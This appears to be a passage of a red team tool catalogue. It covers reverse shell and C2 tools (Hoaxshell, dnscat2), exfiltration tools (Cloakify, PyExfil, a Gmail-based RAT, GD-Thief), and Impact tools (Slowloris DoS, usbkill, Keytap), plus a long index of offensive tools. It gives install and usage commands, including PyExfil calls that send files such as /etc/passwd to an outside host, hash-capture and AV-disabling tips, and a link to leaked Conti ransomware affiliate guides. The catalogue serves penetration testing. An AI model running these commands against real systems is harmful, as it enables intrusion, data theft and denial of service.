
*Image used from https://casvancooten.com*
### [🔙](#tool-list)[Hoaxshell](https://github.com/t3l3machus/hoaxshell)
A Windows reverse shell payload generator and handler that abuses the http(s) protocol to establish a beacon-like reverse shell.
**Install:**
git clone https://github.com/t3l3machus/hoaxshell
cd ./hoaxshell
sudo pip3 install -r requirements.txt
chmod +x hoaxshell.py
**Usage:**
# Payload that utilizes Invoke-Expression (default)
sudo python3 hoaxshell.py -s
# Payload that writes and executes commands from a file
sudo python3 hoaxshell.py -s -x "C:\Users\\\$env:USERNAME\.local\hack.ps1"
# Encrypted shell session with a trusted certificate
sudo python3 hoaxshell.py -s -t -c -k
Full usage documentation [here](https://github.com/t3l3machus/hoaxshell#usage).
[Usage Demo - YouTube](https://www.youtube.com/watch?v=SEufgD5UxdU)
[Hoaxshell vs AV](https://github.com/t3l3machus/hoaxshell#av-bypass-pocs)

*Image used from https://github.com/t3l3machus/hoaxshell*
# Exfiltration
### [🔙](#tool-list)[Dnscat2](https://github.com/iagox86/dnscat2)
A tool for establishing C2 connections via DNS, even if the attacker and victim machines are behind a firewall / network address translation (NAT).
The tool is designed to be stealthy and difficult to detect, as it uses legitimate DNS traffic to transmit data.
**Install: (Compile - Server)**
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/server/
gem install bundler
bundle install
**Install: (Compile - Client)**
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/client/
make
Full installation information can be found in the [Installation Section](https://github.com/iagox86/dnscat2#compiling).
**Usage: (Server)**
# Establish the server
ruby ./dnscat2.rb DOMAIN.COM
**Usage: (Client)**
# Establish the client with authoritative domain
./dnscat2 DOMAIN.COM
# Establish the client without authoritative domain
./dnscat2 --dns host=0.0.0.0,port=0000
# Ping the server from the client
./dnscat --ping DOMAIN.COM
# Ping the server from the client, with custom dns resolver ip
./dnscat --dns server=0.0.0.0,domain=DOMAIN.COM --ping
**Usage: (Tunnels)**
# (After establishing the client) You can open a new tunnelled port
listen [lhost:]lport rhost:rport
# Forward ssh connections through the dnscat2 client to an internal device
listen 127.0.0.1:2222 10.10.10.10:22
Full usage information can be found in the [Usage Section](https://github.com/iagox86/dnscat2#usage).

### [🔙](#tool-list)[Cloakify](https://github.com/TryCatchHCF/Cloakify)
When exfiltrating victim files, DLP (Data Loss Prevention) solutions will typically trigger on strings within these files. Cloakify reduces this risk by transforming the data.
Cloakify transforms any filetype (e.g. .zip, .exe, .xls, etc.) into a list of harmless-looking strings. This lets you hide the file in plain sight, and transfer the file without triggering alerts.
**Note:** You can make your own ciphers, see [here](https://github.com/TryCatchHCF/Cloakify#create-your-own-cipers) for more info.
**Install:**
git clone https://github.com/TryCatchHCF/Cloakify
**Usage:**
# Cloakify some text
python3 cloakify.py TEXT.txt ciphers/desserts.ciph > TEXT.cloaked
# De-Cloakify the text
python3 decloakify.py TEXT.cloaked ciphers/desserts.ciph


### [🔙](#tool-list)[PyExfil](https://github.com/ytisf/PyExfil)
"An Alpha-Alpha stage package, not yet tested (and will appreciate any feedbacks and commits) designed to show several techniques of data exfiltration is real-world scenarios."
**Install:**
git clone https://www.github.com/ytisf/PyExfil;cd PyExfil;pip install -r requirements.txt;pip install py2exe;pip setup.py install
**Usage:** (Full Usage [here](https://github.com/ytisf/PyExfil/blob/master/USAGE.md))
#### HTTP Cookies
from pyexfil.network.HTTP_Cookies.http_exfiltration import send_file, listen
# For Client (exfil)
send_file(addr='http://www.morirt.com', file_path=FILE_TO_EXFIL)
# For Server (collecting)
listen(local_addr='127.0.0.1', local_port=80)
#### ICMP Echo 8
from pyexfil.network.ICMP.icmp_exfiltration import send_file, init_listener
# For Client (exfil)
ip_addr = "127.0.0.1"
send_file(ip_addr, src_ip_addr="127.0.0.1", file_path="", max_packetsize=512, SLEEP=0.1)
# For Server (collecting)
init_listener(ip_addr, saving_location="/tmp/")
#### NTP Request
from pyexfil.network.NTP.ntp_exfil import exfiltrate, ntp_listen, NTP_UDP_PORT
# For Client (exfil)
ip_addr = "127.0.0.1"
exfiltrate("/etc/passwd", ip_addr, time_delay=0.1)
# For Server (collecting)
ntp_listener(ip="0.0.0.0", port=NTP_UDP_PORT)

### [🔙](#tool-list)[Powershell RAT](https://github.com/Viralmaniar/Powershell-RAT)
Python based backdoor that uses Gmail to exfiltrate data as an e-mail attachment. It tracks the user activity using screen capture and sends the information to an attacker as an e-mail attachment.
**Install:**
git clone https://github.com/Viralmaniar/Powershell-RAT
**Usage:** (Full Usage [here](https://github.com/Viralmaniar/Powershell-RAT/blob/master/README.md))
#### Setup
- Throwaway Gmail address
- Enable "Allow less secure apps" by going to https://myaccount.google.com/lesssecureapps
- Modify the `$username` & `$password` variables for your account in the Mail.ps1 Powershell file
- Modify `$msg.From` & `$msg.To.Add` with throwaway gmail address

### [🔙](#tool-list)[GD-Thief](https://github.com/antman1p/GD-Thief)
Tool for exfiltrating files from a target's Google Drive that you have access to, via Google's API.
This includes all shared files, all files from shared drives, and all files from domain drives that the target has access to.
**Install:**
git clone https://github.com/antman1p/GD-Thief.git
cd GD-Thief
pip install --upgrade google-api-python-client google-auth-httplib2 google-auth-oauthlib
then...
1. Create a new Google Cloud Platform (GCP) project
2. Enable a Google Workspace API
3. Configure OAuth Consent screen
4. Create a credential
5. Add the victim's Google account to the Application's Test Users
For detailed setup instructions see the [How To Guide](https://github.com/antman1p/GD-Thief#how-to).
**Usage:**
usage:
python3 gd_thief.py [-h] -m [{dlAll, dlDict[-d ]}
[-t ]
help:
This Module will connect to Google's API using an access token and exfiltrate files
from a target's Google Drive. It will output exfiltrated files to the ./loot directory
arguments:
-m [{dlAll, dlDict}],
--mode [{dlAll, dlDict}]
The mode of file download
Can be "dlAll", "dlDict [-d ]", or... (More options to come)
optional arguments:
-d , --dict
Path to the dictionary file. Mandatory with download mode"-m, --mode dlDict"
You can use the provided dictionary, per example: "-d ./dictionaries/secrets-keywords.txt"
-t , --threads
Number of threads. (Too many could exceeed Google's rate limit threshold)
-h, --help
show this help message and exit
Nice [blog post](https://antman1p-30185.medium.com/youre-a-gd-thief-1e02358fd557) explaining the logic behind the tool.
### [🔙](#tool-list)[goshs](https://github.com/patrickhener/goshs)
goshs is a single-binary file server for red teamers, replacing `python3 -m http.server`
with HTTP/S, WebDAV, SFTP, SMB, NTLM hash capture, DNS/SMTP OOB callbacks,
authentication, and share links — all from one command.
**Install:**
go install goshs.de/goshs/v2@latest
**Usage:**
# Serve current directory
goshs
# Serve with HTTPS (self-signed) and basic auth
goshs -s -ss -b user:password
# Capture SMB NTLM hashes from connecting Windows clients
goshs -smb -smb-domain CORP
# DNS + SMTP OOB callbacks
goshs -dns -dns-ip 10.10.10.10 -smtp -smtp-domain redteam.local
[](https://github.com/patrickhener/image-cdn/blob/main/goshs-smb-ntlm.png?raw=true)
*Image used from https://github.com/patrickhener/goshs*
# Impact
### [🔙](#tool-list)[Conti Pentester Guide Leak](https://github.com/ForbiddenProgrammer/conti-pentester-guide-leak)
Conti is a ransomware group that is known for targeting large organizations and using sophisticated tactics to evade detection and maximize the impact of their attacks.
Conti has been responsible for a number of high-profile ransomware attacks, including ones against the computer systems of the City of Pensacola, Florida, and the computer systems of the Irish health service.
The [Conti Pentester Guide Leak - Repository](https://github.com/ForbiddenProgrammer/conti-pentester-guide-leak) contains leaked pentesting materials given to Conti ransomware group affilates.
Topics include:
- Configuring Rclone with MEGA for data exfiltration
- Configuring AnyDesk as persistence and remote access into a victim’s network
- Elevating and gaining admin rights inside a company’s hacked network
- Taking over domain controllers
- Dumping passwords from Active Directory
**Note:** *[vx-underground.org](https://www.vx-underground.org/) obtained more training materials and tools used by Conti ransomware operators [here](https://share.vx-underground.org/Conti/).*

*Image used from https://github.com/ForbiddenProgrammer/conti-pentester-guide-leak*
### [🔙](#tool-list)[SlowLoris](https://github.com/gkbrk/slowloris)
Slowloris is a type of denial-of-service (DoS) attack that involves sending HTTP requests to a web server in a way that ties up the server's resources, preventing it from being able to process legitimate requests.
This attack would typically be conducted with a botnet, it is designed to be difficult to detect and mitigate, as it uses a relatively small number of connections and does not generate a large amount of traffic.
**Install: (Pip)**
sudo pip3 install slowloris
**Install: (Git)**
git clone https://github.com/gkbrk/slowloris.git
cd slowloris
**Usage:**
# Pip
slowloris example.comr
# Git
python3 slowloris.py example.com

### [🔙](#tool-list)[usbkill](https://github.com/hephaest0s/usbkill)
This is an anti-forensic kill-switch that waits for a change in USB port status, immediately shutting down endpoint if a change is detected.
In some situations, it is imperative that no data is added or removed from an endpoint via USB.
This is where USBkill comes in.
**Install:**
git clone https://github.com/hephaest0s/usbkill
cd usbkill
./setup.py install
**Usage:**
sudo python3 usbkill.py

*Image used from https://en.wikipedia.org/wiki/USBKill*
### [🔙](#tool-list)[Keytap](https://github.com/ggerganov/kbd-audio)
This is a tool that can guess the pressed keyboard keys from the audio of a computer's microphone.
Keytap2 can also be used to retrieve text from audio snippets of keyboard typing.
**Install: (Build)**
git clone https://github.com/ggerganov/kbd-audio
cd kbd-audio
git submodule update --init
mkdir build && cd build
cmake ..
make
**Usage:**
# Record audio to a raw binary file on disk
./record-full output.kbd [-cN]
# Playback a recording captured via the record-full tool
./play-full input.kbd [-pN]
# Record audio only while typing (Useful for collecting training data for keytap)
./record output.kbd [-cN] [-CN]
See full usage documentation [here](https://github.com/ggerganov/kbd-audio#tool-details).
Try the online demo at [https://keytap.ggerganov.com/](https://keytap.ggerganov.com/).

*Image used from https://github.com/ggerganov/kbd-audio*

Red Team Tips 19 tips
- Improved HTML smuggling with mouse move eventlistener @pr0xylife
- Google translate for phishing @malmoeb
- Hiding the local admin account @Alh4zr3d
- Cripple windows defender by deleting signatures @Alh4zr3d
- Enable multiple RDP sessions per user @Alh4zr3d
- Sysinternals PsExec.exe local alternative @GuhnooPlusLinux
- Live off the land port scanner @Alh4zr3d
- Proxy aware PowerShell DownloadString @Alh4zr3d
- Looking for internal endpoints in browser bookmarks @Alh4zr3d
- Query DNS records for enumeration @Alh4zr3d
- Unquoted service paths without PowerUp @Alh4zr3d
- Bypass a disabled command prompt with /k Martin Sohn Christensen
- Stop windows defender deleting mimikatz.exe @GuhnooPlusLinux
- Check if you are in a virtual machine @dmcxblue
- Enumerate AppLocker rules @Alh4zr3d
- CMD shortcut with 6 pixels via mspaint PenTestPartners
- Link spoofing with PreventDefault JavaScript method
- Check SMB firewall rules with Responder @malmoeb
- Disable AV with SysInternals PsSuspend @0gtweet
Reconnaissance 24 tools
- spiderfoot Automated OSINT and attack surface mapping
- reconftw Automated subdomain and vulnerability recon tool
- subzy Subdomain takeover vulnerability checker
- smtp-user-enum SMTP user enumeration
- crt.sh -> httprobe -> EyeWitness Automated domain screenshotting
- jsendpoints Extract page DOM links
- nuclei Vulnerability scanner
- certSniff Certificate transparency log keyword sniffer
- gobuster Website path brute force
- feroxbuster Fast content discovery tool written in Rust
- CloudBrute Cloud infrastructure brute force
- dnsrecon Enumerate DNS records
- Shodan.io Public facing system knowledge base
- AORT (All in One Recon Tool) Subdomain enumeration
- spoofcheck SPF/DMARC record checker
- AWSBucketDump S3 bucket enumeration
- GitHarvester GitHub credential searcher
- truffleHog GitHub credential scanner
- Dismap Asset discovery/identification
- enum4linux Windows/samba enumeration
- skanuvaty Dangerously fast dns/network/port scanner
- Metabigor OSINT tool without API
- Gitrob GitHub sensitive information scanner
- gowitness Web screenshot utility using Chrome Headless
Resource Development 12 tools
- remoteinjector Inject remote template link into word document
- Chimera PowerShell obfuscation
- msfvenom Payload creation
- Shellter Dynamic shellcode injection tool
- Freeze Payload creation (circumventing EDR)
- WordSteal Steal NTML hashes with Microsoft Word
- NTAPI Undocumented Functions Windows NT Kernel, Native API and drivers
- Kernel Callback Functions Undocumented Windows APIs
- OffensiveVBA Office macro code execution and evasion techniques
- WSH Wsh payload
- HTA Hta payload
- VBA Vba payload
Initial Access 10 tools
- CredMaster CredKing password spraying tool
- TREVORspray Password sprayer with threading
- evilqr QRLJacking phishing PoC
- CUPP Common User Passwords Profiler (CUPP)
- Bash Bunny USB attack tool
- EvilGoPhish Phishing campaign framework
- The Social-Engineer Toolkit Phishing campaign framework
- Hydra Brute force tool
- SquarePhish OAuth/QR code phishing framework
- King Phisher Phishing campaign framework
Execution 13 tools
- Responder LLMNR, NBT-NS and MDNS poisoner
- secretsdump Remote hash dumper
- evil-winrm WinRM shell
- Donut In-memory .NET execution
- Macro_pack Macro obfuscation
- PowerSploit PowerShell script suite
- Rubeus Active directory hack tool
- SharpUp Windows vulnerability identifier
- SQLRecon Offensive MS-SQL toolkit
- UltimateAppLockerByPassList Common AppLocker Bypass Techniques
- StarFighters JavaScript and VBScript Based Empire Launcher
- demiguise HTA encryption tool
- PowerZure PowerShell framework to assess Azure security
Persistence 4 tools
- Impacket Python script suite
- Empire Post-exploitation framework
- SharPersist Windows persistence toolkit
- ligolo-ng Tunneling tool that uses a TUN interface
Privilege Escalation 11 tools
- Crassus Windows privilege escalation discovery tool
- LinPEAS Linux privilege escalation
- WinPEAS Windows privilege escalation
- linux-smart-enumeration Linux privilege escalation
- Certify Active directory privilege escalation
- Get-GPPPassword Windows password extraction
- Sherlock PowerShell privilege escalation tool
- Watson Windows privilege escalation tool
- ImpulsiveDLLHijack DLL Hijack tool
- ADFSDump AD FS dump tool
- BeRoot Multi OS Privilege Escalation Project
Defense Evasion 8 tools
- Invoke-Obfuscation Script obfuscator
- Veil Metasploit payload obfuscator
- SharpBlock EDR bypass via entry point execution prevention
- Alcatraz GUI x64 binary obfuscator
- Mangle Compiled executable manipulation
- AMSI Fail PowerShell snippets that break or disable AMSI
- ScareCrow Payload creation framework designed around EDR bypass
- moonwalk Linux system log and filesystem timestamp remover
Credential Access 11 tools
- Mimikatz Windows credential extractor
- LaZagne Local password extractor
- hashcat Password hash cracking
- John the Ripper Password hash cracking
- SCOMDecrypt SCOM Credential Decryption Tool
- nanodump LSASS process minidump creation
- eviltree Tree remake for credential discovery
- SeeYouCM-Thief Cisco phone systems configuration file parsing
- MailSniper Microsoft Exchange Mail Searcher
- SharpChromium Cookie, history and saved login chromium extractor
- dploot DPAPI looting remotely in Python
Discovery 6 tools
- PCredz Credential discovery PCAP/live interface
- PingCastle Active directory assessor
- Seatbelt Local vulnerability scanner
- ADRecon Active directory recon
- adidnsdump Active Directory Integrated DNS dumping
- scavenger Scanning tool for scavenging systems
Lateral Movement 12 tools
- crackmapexec Windows/Active directory lateral movement toolkit
- WMIOps WMI remote commands
- PowerLessShell Remote PowerShell without PowerShell
- PsExec Light-weight telnet-replacement
- LiquidSnake Fileless lateral movement
- Enabling RDP Windows RDP enable command
- Upgrading shell to meterpreter Reverse shell improvement
- Forwarding Ports Local port forward command
- Jenkins reverse shell Jenkins shell command
- ADFSpoof Forge AD FS security tokens
- kerbrute A tool to perform Kerberos pre-auth bruteforcing
- Coercer Coerce a Windows server to authenticate
- WMIOps WMI remote commands
Collection 3 tools
- BloodHound Active directory visualisation
- Snaffler Active directory credential collector
- linWinPwn Active Directory Enumeration and Vulnerability checks
Command and Control 9 tools
- Living Off Trusted Sites Project Leverage legitimate domains for your C2
- Havoc Command and control framework
- Covenant Command and control framework (.NET)
- Merlin Command and control framework (Golang)
- Metasploit Framework Command and control framework (Ruby)
- Pupy Command and control framework (Python)
- Brute Ratel Command and control framework ($$$)
- NimPlant C2 implant written in Nim
- Hoaxshell PowerShell reverse shell
Exfiltration 6 tools
Impact 4 tools
- Conti Pentester Guide Leak Conti ransomware group affilate toolkit
- SlowLoris Simple denial of service
- usbkill Anti-forensic kill-switch
- Keytap Get pressed keyboard keys from typing audio
标签:AD攻击面, PE 加载器, 安全工具集, 插件系统, 攻击技术, 渗透测试, 红队工具, 资源清单